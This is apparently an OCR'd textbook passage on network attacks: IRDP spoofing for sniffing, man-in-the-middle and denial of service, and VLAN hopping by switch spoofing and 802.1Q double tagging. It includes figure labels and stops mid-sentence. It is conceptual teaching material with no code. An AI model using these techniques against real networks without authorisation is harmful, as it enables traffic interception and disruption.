
An attacker can use this to send spoofed router advertisement messages so that all the data packets travel through the attacker's system. Thus, the attacker can sniff the traffic and collect valuable information from the data packets. Attackers can use IRDP spoofing to launch MITM, DoS, and passive sniffing attacks.

- **Passive Sniffing:** In a switched network, the attacker spoofs IRDP traffic to re-route the outbound traffic of target hosts through the attacker's machine.
- **MITM:** Once sniffing starts, the attacker acts as a proxy between the victim and the destination. The attacker plays an MITM role and tries to modify the traffic.
- **DoS:** IRDP spoofing allows remote attackers to add wrong route entries into the victim's routing table. The wrong address entry causes DoS.

Prevent IRDP spoofing attacks by disabling IRDP on hosts, if the OS permits it.



VLAN Hopping

- VLAN hopping is a technique used to **target network resources** present on a virtual LAN
- It can be performed by using two primary methods: **Switch Spoofing** and **Double Tagging**
- Attackers perform **VLAN hopping attacks** to steal sensitive information such as passwords, modify, corrupt or delete data, install malicious codes or programs, and spread viruses, Trojans, and worms throughout the network

Switch Spoofing

- Attackers connect a rogue switch onto the network by tricking a legitimate switch and thereby **creating a trunk link** between them

Double Tagging

- Attackers **add and modify tags** in the Ethernet frame, thereby allowing the flow of traffic through any VLAN in the network


VLAN Hopping

Virtual local area network (VLAN) hopping is a technique used to target network resources present on a VLAN. The main purpose behind a VLAN hopping attack is to gain access to the traffic flowing in other VLANs present in the same network, which is otherwise inaccessible. Networks usually have poor VLAN implementation or have misconfigurations that allow attackers to perform this type of attack. Attackers perform VLAN hopping attacks to steal sensitive information such as passwords; modify, corrupt, or delete data; install malicious codes or programs; or spread viruses, Trojans, and worms throughout the network.

VLAN hopping attacks can be performed via two primary methods, as given below:

- **Switch Spoofing**

  Using switch spoofing, the attacker connects a rogue switch into the network by tricking a legitimate switch and thereby creating a trunk link between them. After establishing a trunk link, the traffic from multiple VLANs can be sent to and through the rogue switch, therefore allowing an attacker to sniff and view the packet content. This attack is successful only when the legitimate switch is configured to negotiate a trunk connection, or when the interface is configured with “dynamic auto,” “dynamic desirable,” or “trunk” mode.




Rogue Switch
Trunk
Legitimate Switch
Unauthorized Trunk
VLAN 10
VLAN 20
Attacker
Server1
Server2

Figure 8.44: Illustration of switch spoofing

- **Double Tagging**

  Using double tagging, the attacker adds and modifies tags in the Ethernet frame, thereby allowing the flow of traffic through any VLAN in the network. The Ethernet frame that is sent by the attacker contains two 802.1Q tags, inner and outer; the inner tag is the VLAN tag of a target switch that the attacker wants to reach, and the outer tag is the native VLAN of the attacker. When the switch receives the Ethernet frame, it strips off the outer tag, as it is the same as the tag for the native VLAN, and forwards the frame with an inner tag on all its trunk interfaces. This allows an attacker to bypass the network mechanism by jumping from his native VLAN to the victim's 